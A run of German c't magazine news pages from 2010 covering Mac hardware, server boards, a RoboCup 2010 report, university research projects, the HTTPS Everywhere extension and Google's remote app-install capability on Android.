Unter dem Namen Data Doubler hat Other World Computing (OWC) einen Rahmen herausgebracht, mit dem man eine zweite Festplatte in einem aktuellen MacBook oder MacBook Pro mit Unibody-Gehäuse befestigen kann. Dafür muss der interne DVD-Brenner weichen. In den USA kostet der Einbausatz 80 Dollar. Die Festplatte kann bis zu 12,5 Millimeter hoch sein, in dieser Bauform gibt es Modelle bis 1 TByte Kapazität. Auch die eingebaute Festplatte könnte man gegen ein Modell mit 1 TByte tauschen und beide als RAID betreiben. So käme man entweder zu einem 2-TByte-Volume oder würde 1 TByte auf dem zweiten Laufwerk spiegeln können. Der Rahmen eignet sich auch für Solid-State Disks.

Der Oldenburger Apple-Spezialist macXperts bietet unter dem Namen „OptiBay" ähnliche Einbaurahmen von MCE mit Festplatte an. Für das MacBook Pro Unibody kostet das Kit samt 640-GByte-Platte zum Beispiel 230 Euro. Hier gibt es sogar Modelle für ältere MacBooks und G4-PowerBooks. macXperts empfiehlt die Montage durch einen Apple-Techniker. (jes)

Ein Video von OWC erklärt den Tausch des DVD-Brenners im MacBook gegen einen Rahmen mit zweiter Festplatte.

Getrennte Entwicklerkonferenzen

Das Online-Magazin Hardmac meldet, dass Apple zukünftig eigene Entwicklerkonferenzen für iOS und Mac OS X veranstalten will. Dies habe man aus Apple-internen Kreisen erfahren. Auf der diesjährigen Konferenz hatte sich Apple größtenteils auf das iPhone-Betriebssystem konzentriert und sogar die Prämierungen für die besten Mac-Titel gestrichen.

Dass man sich in Zukunft auch weiterhin in der Entwicklung von Computern engagieren will, hat Steve Jobs auf seine Art klargestellt. Er antwortete Dennis Sellers von Macsimum News gewohnt knapp, nachdem dieser ihm einen Nachruf auf den Mac aus der Newsweek weitergeleitet hatte: „Vollkommen falsch! Warte nur." (jes)

Mac-Notizen


Filemaker bietet Besitzern von Bento 3 ein kostenloses **Studenten-Kit** an, mit dem man Arbeitsgruppen organisieren, Projekte verwalten, Notizen erfassen und Unterlagen systematisch archivieren kann. Außerdem übernimmt das Kit die Synchronisation mit den (nicht kostenlosen) Bento-Varianten für iPhone und iPad.

Der Taktik-Shooter **Counter-Strike** ist nun auch für Mac OS X zu haben. Als überarbeitete Variante mit dem Namenszusatz „:Source" kostet das umstrittene Killerspiel auf der Steam-Plattform 20 US-Dollar. Die USK-Altersbeschränkung liegt bei 16 Jahren.

www.ct.de/1015034

Serverboards für AMD Opteron 4100

Die Mainboard- und Barebone-Hersteller Supermicro und Tyan haben gleichzeitig mit der Vorstellung der Opteron-4100-Prozessoren von AMD einige passende Serverboards angekündigt. Supermicro etwa offeriert das rund 200 Euro teure H8SCM sowie dessen Variante H8SCM-F mit Fernwartungsfunktionen; für einen der AMD-Prozessoren mit vier oder sechs Kernen besitzt das Board eine C32-Fassung. Sie entspricht weitgehend dem bisherigen LGA1207-Socket, verbindet die CPU aber mit zwei DDR3- (statt DDR2-)Speicherkanälen und via HyperTransport 3.0 mit dem Chipsatz. Dieser stammt bei allen Boards aus der AMD-Baureihe SR5600 (Southbridge: SP5100). Supermicro lötet außer dem PCI-Grafikchip mit integrierter Fernwartungsfunktion auch zwei PCIe-GBit/s-Ethernet-Adapter von Intel und vier DIMM-Slots auf die Platine.




Tyan S8228: Dual-Socket-Board im Half-Size-Format

Tyan verkauft zunächst nur zwei C32-Serverboards, die je zwei Opterons aufnehmen, nämlich das S8226 mit Extended-ATX-ähnlichem SSI-EEB-Platinenformat und das S8228 im „Half-Size"-Format, von dem jeweils zwei in Spezialgehäuse passen. Beide Boards sind sehr ähnlich ausgestattet, nämlich mit dem erwähnten AMD-Chipsatz, je 12 DIMM-Slots, 2 LAN-Chips (von Intel) und Grafikchips. Unterschiede gibt es bei den PCI-Express-Steckplätzen, außerdem ist das S8226 für den Einsatz eines SAS-Adapters vorbereitet. Preise nennt Tyan noch nicht, die Boards sollen in den nächsten Monaten auf den Markt kommen.

Tyan hat auch zwei Barebones angekündigt, die mit diesen Serverboards sowie hoch effizienten Netzteilen bestückt sind. Der 1 Höheneinheit flache YR190B82 28 nimmt zwei Einschübe mit Half-Size-Boards auf, also insgesamt vier Opteron 4100, von denen aber jeder nicht mehr als 75 Watt ACP konsumieren darf.

(ciw)



Supermicro H8SCM-F: Serverboard für einen Opteron 4100

Willkommen im grünen Bereich!

Surfen Sie sicher im stürmischen Internet!
Mit proaktivem Echtzeitschutz für Ihren PC.

Mit Kaspersky Internet Security 2011 surfen Sie und Ihre Familie jederzeit sicher im Internet – bei der Arbeit, beim Online-Banking, beim Online-Einkauf oder beim Spielen. Während Sie das volle Potential des Internets ausschöpfen, arbeiten unsere intelligenten Technologien still im Hintergrund:

- Proaktiver Echtzeit-Schutz vor Viren, Hackern und Spam
- Abwehr von Trojanern, Würmern und anderer Malware
- Schutz vor Cyberkriminellen
- Sichere Umgebung für Anwendungen und Webseiten
- Schützt Ihre Identität und Ihre Online-Bankgeschäfte
- Umfangreiche Kindersicherung

NEU

Kaspersky Internet Security 2011
Ab sofort im Handel erhältlich!
39,95

Auch erhältlich für 3 und 5 PCs

KASPERSKY lab
www.kaspersky.de

Hans-Arthur Marsiske

RoboCup 2010

Höfliche Einkaufshelfer, Absatzkicks und wendige Stürmer

Vom 19. bis zum 25. Juni trafen sich in Singapur über 3000 Teilnehmer aus mehr als 40 Ländern zur diesjährigen RoboCup-Weltmeisterschaft. Neben dem Teilnehmerrekord bot die Veranstaltung neue wissenschaftliche Ansätze und sportliche Höhepunkte.


Manuela Veloso wirkte nach der Niederlage ihres Teams von der Carnegie Mellon University (Pittsburgh) erstaunlich gelassen, geradezu erfreut. „Sie haben unsere Technik kopiert und verbessert", lobte sie die Gegner vom Team Skuba aus Thailand (Kasetsart University), die die CMDragons im Finale der Small Size Leage gerade mit 6:1 bezwungen hatten. „So soll es sein. Das ist die RoboCup-Idee."

Veloso ist die derzeitige Präsidentin der International RoboCup Federation, die seit 1997 alljährlich eine Roboter-Weltmeisterschaft im Fußball und anderen Disziplinen austrägt. Die jetzt in Singapur veranstaltete 14. RoboCup-WM dürfte hinsichtlich der Teilnehmerzahl die bislang größte gewesen sein. Die von den Veranstaltern genannte Zahl von fast 4000 Teilnehmern erscheint allerdings deutlich übertrieben, selbst wenn die vielen Helfer und betreuenden Begleitpersonen bei den Juniorteams mitgezählt wurden.

Doch als Veloso zu Beginn des Turniers den Wunsch äußerte, dass die RoboCup-Gemeinde gemeinsam wachsen solle, meinte sie damit nicht in erster Line quantitatives Wachstum. Es gehe vielmehr darum, nach den Wettkämpfen die Erfahrungen auszutauschen und das erreichte Erkenntnisniveau insgesamt anzuheben. „So hat zum Beispiel das Team der Universität Bremen, das im vergangenen Jahr den Wettbewerb in der Standard Platform League dominiert hat, seinen kompletten Code zugänglich gemacht, sodass alle darauf aufbauen können", sagte sie.

Hackentricks

Tatsächlich war in dieser Liga, in der alle Teams den zweibeinigen Roboter Nao der französischen Firma Aldebaran Robotics verwenden, ein deutlicher Qualitätssprung zu erkennen. Im Unterschied zur vergangenen WM gab es diesmal viele Teams, deren Roboter stabil und schnell zum Ball laufen konnten. Aber natürlich hatte auch das Bremer Team B-Human seine Algorithmen weiterentwickelt. Insbesondere der Rückwärtsschuss, für den der Roboter einen Fuß auf den Ball setzte und ihn dann nach hinten rollte, bekam immer wieder Szenenapplaus. B-Human erzielte denn auch während des gesamten Turniers insgesamt 65 Tore und erreichte unangefochten das Finale, in dem es das australische Team rUNSWift mit 6:1 besiegte.



Innenansicht eines Tech-United-Roboters: Die Mecanum-Räder haben sich in der Middle Size League zum Quasi-Standard entwickelt. Sie geben den Robotern eine große Beweglichkeit, ohne dass ein Lenkmechanismus erforderlich ist.

Maßgeblichen Anteil an dem Erfolg hatte Judith Müller, die im Rahmen ihrer Abschlussarbeit an der Universität Bremen ein dynamisches Kickverhalten entwickelt hat. Dadurch ist es dem Roboter nicht nur möglich, Richtung und Weite eines Schusses zu kontrollieren, sondern auch auf plötzliche Veränderungen der Ballposition zu reagieren.

Auch Thomas Reinhardt stützt seine Master-Arbeit an der Leipziger Hochschule für Technik, Wissenschaft und Kultur zu weiten Teilen auf die Daten und Erfahrungen, die er beim RoboCup gesammelt hat. Für das Nao-Team HTWK entwickelte er eine Ballerkennung, die ohne Farbtabellen auskommt. „Wir stützen uns nicht auf absolute Farbwerte, sondern auf Farbkontraste und suchen darin nach einer Kreisform", erklärt er. „So können wir den Ball auch dann erkennen, wenn er teilweise von einem Spieler verdeckt ist." Auch die Tore identifizieren die Spieler nicht wie bei anderen Teams anhand der Farben, sondern leiten sie von ihrer eigenen Position auf dem Spielfeld ab.

Das brachte das Team zwar nicht in die Finalrunden des Turniers, machte aber Eindruck bei den Technical Challenges, in denen Spezialfähigkeiten wie das Passen des Balls oder eben neue Ansätze bei der Wahrnehmung getestet wurden. Außerdem gewannen die Leipziger Roboter durch ihre Unabhängigkeit von den Lichtverhältnissen zusätzliche Trainingszeit. „Jeden Abend wurde eine halbe Stunde, bevor die Hallen geschlossen wurden, das Licht heruntergedimmt", sagt Reinhardt. „Die anderen Teams mussten dann aufhören, aber uns störte das nicht weiter."


11 gegen 11

Die Standard Platform League hat ihre Kinderkrankheiten nach dem Wechsel vom vierbeinigen Aibo auf den humanoiden Nao als Standardroboter offensichtlich überwunden. In den kommenden Jahren dürften die Spiele noch deutlich an Dynamik und Vielfalt in den Bewegungsabläufen zulegen. Thomas Röfer, Leiter des alten und neuen Weltmeister-Teams B-Human, äußerte in der Abschlussdiskussion des RoboCup-Symposiums, das

Das portugiesische Middle-Size-Team Cambada kalibriert seine Roboter für die gefährlichen hohen Schüsse, die kurz vorm gegnerischen Tor auftreffen. Diese Aufsetzer sind für die Torwarte nicht berechenbar. Die raffinierte Schusstechnik brachte diesmal jedoch nur Platz 3.

im Anschluss an das Turnier stattfand, die Erwartung, dass in dieser Liga die ersten Spiele mit elf gegen elf Robotern durchgeführt werden könnten. Manuela Veloso erwartet ein erstes Testspiel sogar schon bei der nächsten RoboCup-WM in Istanbul.

Damit käme der RoboCup seinem großen Ziel, bis zum Jahr 2050 mit einem Team humanoider Roboter den amtierenden Fußballweltmeister nach FIFA-Regeln zu schlagen, wieder einen deutlichen Schritt näher. Eine Herausforderung bei der Zusammenstellung so großer Roboterteams besteht in der Integration heterogener Spieler. „Die Idee dabei ist, dass kaum eine Universität es sich leisten kann, elf Roboter zu erwerben und zu programmieren", sagt Veloso. „Die Spieler eines Teams werden also von verschiedenen Universitäten mit unterschiedlichen Forschungsschwerpunkten kommen und trotzdem kooperieren müssen, ähnlich wie menschliche Spieler, die von überallher eingekauft werden. Dafür müssen wir Protokolle definieren und eine neue Ebene der Abstraktion erreichen, die unterschiedlicher Hardware erlaubt, Teil der gleichen Struktur zu sein. Ich hoffe, dass wir das innerhalb der nächsten fünf Jahre erreichen. Das wäre auch eine Voraussetzung, um die auf dem Fußballfeld entwickelten Fähigkeiten auf ganz andere Bereiche übertragen zu können."




Die niedlichen Naos könnten schon im nächsten Jahr erste Demospiele elf gegen elf austragen.

Ein erfolgreicher Fähigkeits-Transfer gelang dem Nao-Team Humboldt von der Berliner Humboldt-Universität, das mit seinen Robotern diesmal nur an den Technical Challenges teilnahm, den gleichen Programmcode aber auch im Wettbewerb der 3D-Simulation einsetzte. Hier spielen sechs gegen sechs virtuelle Naos auf einem simulierten Spielfeld. Die Berliner waren die ersten, die einen mit realen Robotern erprobten Code in die Simulation übertrugen, und sie erreichten damit auf Anhieb das Finale, wo sie sich dem chinesischen Team Apollo3D von der Nanjing University of Posts and Telecommunications mit 0:1 geschlagen geben mussten.

Ebenfalls aus China, von der Beijing Information Science & Technology University, stammt das Team Water, das überraschend den Wettbewerb in der Middle Size League der großen radgetriebenen Roboter gewann. In den ersten Tagen des Turniers hatten die chinesischen Spieler noch mit großen Schwierigkeiten zu kämpfen, und es deutete alles auf einen klaren Sieg des Teams Tech United von der Eindhoven University of Technology hin. Dessen Roboter hatten schon bei den RoboCup German Open vor zwei Monaten mit sehr präzisen Pässen, schnellen Dribblings und harten Schüssen beeindruckt und auch jetzt in Singapur alle Gegner problemlos besiegt.

Doch die Chinesen konnten die Leistung ihrer Roboter im Verlauf des Turniers entscheidend verbessern und präsentierten sich zum Finale in Topform. Die anfängliche Führung der Niederländer von 3:1 konnten sie bis zur Halbzeitpause ausgleichen. In der zweiten Halbzeit fiel auf jeder Seite noch ein jeweils sehr schön herausgespieltes Tor und es sah nach einer Verlängerung aus. Doch Sekunden vorm Schlusspfiff traf Water dann noch einmal zum 5:4. Für Tech United war das ein schwerer Schlag. Die Zuschauer jedoch konnten sich über einen sportlichen Höhepunkt freuen, der an Tempo und Dramatik nichts zu wünschen übrig ließ.



Ein Roboter des Teams NimbRo wird fürs Spiel vorbereitet. In der Teen Size der Humanoid League gab es zum ersten Mal Spiele zwei gegen zwei. NimbRo wurde Weltmeister.

Nicht ganz so zuschauerfreundlich ist der Wettbewerb RoboCup@home, bei dem Serviceroboter zeigen müssen, wie gut sie in einer Wohnungsumgebung dem Menschen zur Hand gehen können. Hier muss viel erklärt werden und es gibt immer wieder Leerlauf. Dennoch hat sich diese Liga seit ihrer Einführung im Jahr 2006 sehr erfolgreich entwickelt und kann sich über einen Mangel an Teilnehmern nicht beklagen. Das mag mit ihrer Nähe zu kommerziellen Anwendungen zu tun haben, aber auch damit, dass die Teams hier lediglich einen Roboter brauchen, um teilnehmen zu können. Das reduziert den materiellen Aufwand erheblich.

Roboter im Spielzeugladen

Üblicherweise wird der Wettbewerb dieser Liga in einer eigens aufgebauten Arena durchgeführt, in der eine Wohnumgebung mit Möbeln, verschiedenen Räumen und Türen nachgestellt wird. Die Roboter müssen Personen erkennen, Sprachkommandos verstehen sowie teilweise komplexe Aufträge verstehen und ausführen. In diesem Jahr gab es jedoch eine Premiere: Erstmals wurde das Szenario „Supermarkt", bei dem es darum geht, gezielt Objekte im Regal zu finden und zu greifen, in einen realen Laden verlagert.

Nachdem in der ersten Runde die Hälfte der Teilnehmer ausgeschieden war, trafen sich die verbleibenden zwölf Teams vor einem Spielzeuggeschäft. Hier mussten die Roboter einem

Dynamaid vom Team NimbRo verstand im Spielzeugladen nicht immer gleich jedes Wort, wusste sich dafür aber in aller Form zu entschuldigen.

Als wäre er hier zu Hause: Der Nao-Roboter des RoboCup-@home-Teams Radical Dudes nähert sich im Spielzeugladen einer Getränkedose, deren Position er sich dann merken muss.


Menschen durch zwei Gänge der mit quietschbunten Spielsachen gefüllten Regale folgen. In einer für die Roboter erreichbaren Höhe waren Objekte wie Getränkedosen oder Chips-Packungen zufällig platziert. Der Mensch machte den Roboter auf diese Objekte aufmerksam, der sich deren Position merken, sie in einem zweiten Lauf selbstständig ansteuern und nach Möglichkeit greifen sollte.

Letzteres gelang nur einem Team: Der Roboter Dynamaid vom Team NimbRo (Universität Bonn) schaffte es, eine Getränkedose aus dem Regal zu holen und in seinen Korb zu legen. Dafür gab es Szenenapplaus und am Ende den zweiten Platz in der Gesamtwertung. Beeindruckend waren auch die kommunikativen Fähigkeiten des Roboters: Nachdem er mehrfach „Bier" statt „Biscuits" verstanden hatte, entschuldigte er sich und bat höflich, das Kommando noch einmal zu wiederholen. Es zählt zu den großen Vorzügen der @home-Liga, die Bedeutung solcher vermeintlich nebensächlichen Systemelemente deutlich zu machen.

Gerhard Kraetzschmar von der Hochschule Bonn-Rhein-Sieg glaubt denn auch, dass es bei der Mensch-Roboter-Interaktion in den kommenden Jahren noch weitere deutliche Fortschritte geben wird, ebenso bei der mobilen Manipulation und der Kognition. Bei der Abschlussdiskussion des RoboCup-Symposiums warnte er aber auch davor, dass sich der Wettbewerb in der RoboCup@home League zu einem materiellen Wettrüsten entwickeln könnte.

Das Problem exisitiert auch in anderen Ligen. Das Mitglied eines chinesischen Middle-Size-Teams berichtete, die Anreise zur Weltmeisterschaft sei genauso teuer gewesen wie der Bau ihrer Roboter. Die Durchführung der RoboCup-WM 2012, die an Mexiko vergeben wurde, ist finanziell ebenfalls noch nicht gesichert.

Gegenwärtig sei der RoboCup finanziell gesund, sagte Manuela Veloso zu Beginn des Turniers. Diese Gesundheit zu erhalten könnte in den kommenden Jahren neben den technologischen Problemen zur vielleicht größten Herausforderung werden. (pmz)



Das Middle-Size-Finale zwischen dem chinesischen Team Water (blau) und Tech United (lila) aus den Niederlanden war der sportliche Höhepunkt des Turniers.

Bi-direktionale Neurointerfaces

Die Universität Bremen richtet einen interdisziplinären Forschungsschwerpunkt „Neurotechnologie" ein. Ziel des zunächst auf drei Jahre angelegten Projekts ist die Entwicklung sogenannter „bi-direktionaler Neurointerfaces", also Schnittstellen für die Übertragung von Information von außen an das zentrale Nervensystem und umgekehrt. Gebündelt werden in dem Projekt Erfahrungen und Erkenntnisse der theoretischen Elektrotechnik und Mikroelektronik, der Hochfrequenztechnik, der Mikrosystemtechnik, der Automatisierungstechnik, der Psychologie und Kognitionsforschung sowie der Neurophysik und Neurobiologie.

Einsetzen ließen sich solche bidirektionalen neuronalen Schnittstellen etwa zum Ansteuern von Prothesen, indem Signale der Hirnaktivität des Trägers erfasst, modifiziert und an die Steuerelektronik der Hardware weitergegeben werden. Umgekehrt könnten visuelle Informationen aus der Umgebung oder Tastempfindungen von Prothesen eines Tages direkt in das zentrale Nervensystem eines Patienten eingespeist werden. Bislang scheitert die direkte Einkopplung solcher Daten in das Zentralnervensystem allerdings noch vor allem an einem ungenügenden Verständnis der internen Kommunikation des Gehirns. Im Rahmen des Neurotechnologie-Projekts wollen die Bremer Wissenschaftler deshalb auch medizinische Grundlagenforschung betreiben.

Der Forschungsschwerpunkt „Neurotechnologie" ergänzt drei bereits laufende Forschungs- und Entwicklungsprojekte der Universität Bremen: Im Rahmen von KALOMED (Kabellose Erfassung lokaler Feldpotentiale und elektrische Stimulation der Großhirnrinde für medizinische Diagnostik und Neuroprothetik) entwickeln die Wissenschaftler Lösungen für




Bild: Klinik für Epileptologie, Uni Bonn

Existiert bislang nur als Bildmontage: implantierbare Multikanal-Elektrodenmatte, die per Induktion mit Spannung versorgt wird und Signale per Funk überträgt

eine drahtlose medizinische Diagnostik des menschlichen Zentralnervensystem; gesucht wird auch dort nach „zukunftsweisenden Schnittstellen für neuro-prothetische Anwendungen". Kern der beiden Projekte BRAIN und sBCI (schnelle Brain Computer Interfaces) ist die Verbesserung nicht invasiver Brain Computer Interfaces (BCI) für den Einsatz in Alltagsanwendungen. (pmz)

Zum Programmieren ins Museum

Im Heinz Nixdorf MuseumsForum (HNF) öffnet zum Schuljahresbeginn 2010/11 das von der Universität Paderborn und dem HNF getragene „zdi-Schülerlabor coolMINT.Paderborn" die Pforten. Im dortigen Kernlabor und weiteren Laboren der Universität Paderborn können Schüler künftig Mathematik, Informatik, Naturwissenschaften und Technik (MINT) ausprobieren und erforschen. Unter dem Motto „Technik ist cool" wird dabei wissenschaftliches und didaktisches Know-how der Universität mit museumspädagogischer Kompetenz des weltgrößten Computermuseums kombiniert.

Die Angebote sollen fächerübergreifend, handlungs- und problemorientiert sowie für alle Jahrgangsstufen und Schulformen konzipiert sein. Gestartet

Bild: Frauke Döll, Uni Paderborn

Schüler stellen das Angebot des neuen Labors coolMINT.Paderborn vor.

wird im September mit einer ersten Ausbaustufe (zwei Tage die Woche) für die Jahrgangsstufen 7 bis 9. Diese Kurse umfassen die Themen „experimentelles Programmieren", „Daten und Datenübertragung", „Messen, Steuern, Regeln", „Licht und Farbe" sowie eine „Modellfabrik". In der Folgezeit sollen weitere Angebote für die Primarstufe und die Oberstufe kontinuierlich entwickelt werden, sodass das Schülerlabor in der Endausbaustufe an fünf Tagen pro Woche zur Verfügung steht. Informations- und Buchungsanfragen richten interessierte Schulen an info@coolmint-paderborn.de. (pmz)

Software für das Service-Net


Die Uni Duisburg-Essen (UDE) will zu einem der führenden europäischen Forschungszentren auf dem Gebiet der Softwareentwicklung avancieren. Ende Juni wurde dazu „paluno – The Ruhr Institute for Software Technology" offiziell eröffnet, ein an der Fakultät für Wirtschaftswissenschaften der UDE angesiedeltes Institut mit zunächst fünf Forschergruppen und rund 70 Mitarbeitern. Im Mittelpunkt der Entwicklungsarbeit von paluno, dessen Aufbau von der Uni Duisburg-Essen mit „mehreren Millionen Euro" gefördert wird, stehen „software-intensive Systeme" für ein „service-basiertes Internet", die der Wirtschaft neue Dienstleistungsmöglichkeiten eröffnen sollen. „Wir berücksichtigen nicht nur softwaretechnische Fragestellungen, sondern analysieren auch Wertschöpfungsketten und Geschäftsmodelle", verdeutlicht Prof. Klaus Pohl, Direktor des neuen Instituts.

„Jederzeit und überall verfügbare Inhalte, die individuell adressiert werden können; ortsunabhängiger Zugriff auf Geräte, damit die Informationen sich nahtlos in Geschäftsprozesse integrieren lassen – das Potenzial ist riesig", ergänzt paluno-Mitgründer Prof. Stefan Eicker. Von der Arbeit im neuen Forschungsinstitut sollen nicht nur die IT-Industrie, Dienstleistungsbranchen, Medien und Energieversorger profitieren, sondern auch die Studierenden: Die angehenden Informatiker und Wirtschaftsinformatiker würden praxisnah ausgebildet, hätten früh Kontakt zu Unternehmen und würden so „bestens auf einen Arbeitsmarkt vorbereitet, der immer höhere Anforderungen an die Gestaltung komplexer, software-intensiver Systeme stellt".

Zu den paluno-Forschungsprojekten gehört beispielsweise das Ende 2009 gestartete GenEDA, in dessen Rahmen untersucht wird, wie bei der Softwareentwicklung Qualitätsziele wie Performanz/Skalierbarkeit, Sicherheit und Gebrauchstauglichkeit genutzt werden können, um strukturiert und systematisch unterschiedliche Designalternativen für zu entwickelnde Softwaresysteme zu erzeugen. PD-NET (Pervasive Display Networks) will wissenschaftliche Grundlagen für eine neue Form von Kommunikationsmedien schaffen, die ähnliche Auswirkungen auf die Gesellschaft besitzen könnten wie Radio, Fernsehen und das Internet. Schwerpunkt von S-Cube sind „Prinzipien, Techniken und Methoden für die Entwicklung, Adaption und das Monitoring service-basierter Systeme unter Einhaltung definierter Ende-zu-Ende-Qualitätskriterien". (pmz)

Automatische Webverschlüsselung

Die Firefox-Erweiterung HTTPS Everywhere leitet den Anwender beim Aufruf bestimmter Webseiten automatisch auf die sichere Verbindung mit SSL um – wenn der Server dies unterstützt. Die zusammen vom Anonymisierungsprojekt Tor und der Internet-Bürgerrechtsbewegung Electronic Frontier Foundation (EFF) entwickelte Erweiterung wurde durch die Tatsache inspiriert, dass Google seine Suchmaschine jetzt auch via HTTPS anbietet. Zuvor hatte Google bereits seinen Mail-Dienst Google Mail auf standardmäßiges HTTPS umgestellt. Angreifer können dann selbst etwa in unverschlüsselten Funknetzwerken keine relevanten Daten mehr mitlesen.



Das Firefox-Add-on HTTPS Everywhere aktiviert automatisch die Verschlüsselung zwischen Browser und Server.

Das Firefox-Plug-in bringt eine Liste vordefinierter Seiten mit und leitet den Browser durch Umschreiben der URLs auf die sichere Seite um. Bislang kennt das noch in der Beta-Phase befindliche Plug-in jedoch nur eine Auswahl Websites, darunter Google Search, Wikipedia, Twitter, Facebook, The New York Times, The Washington Post, Paypal, EFF, Tor und Ixquick. Anwender können jedoch eigene Regeln für Websites hinzufügen.

Viele Webseiten sind allerdings noch nicht verschlüsselt abrufbar. Beim Aufruf von https://www.ebay.de etwa kommt es zu einem Verbindungsabbruch, weil die Server keine Verschlüsselung anbieten. Die Nachrichtenseiten von heise.de hingegen leiten automatisch auf eine unverschlüsselte Verbindungen um, weil die Server der zusätzlichen Last durch permanente SSL-Verschlüsselung nicht gewachsen wären. (dab)

www.ct.de/1015040

Google-Fernwartung für Android-Anwendungen

Nach Erkenntnissen des Sicherheitsexperten Jon Oberheide erlaubt das Smartphone-Betriebssystem Android weitreichende Eingriffe des Systemherstellers in die installierten Anwendungen. Demnach unterhalten Android-Geräte über den GTalk-Dienst eine permanente Verbindung zu Google, um von dort gesendete Push-Meldungen zu empfangen und zu verarbeiten.

Auf diesem Nachrichtenkanal kann der Suchmaschinenbetreiber laut Oberheide nicht nur mit der Funktion REMOVE_ASSET ohne Anwendermitwirkung eine App vom Gerät löschen, sondern auch ungefragt die Funktion INSTALL_ASSET anstoßen, die autonom ein neues Stück Software auf dem Gerät einrichtet.

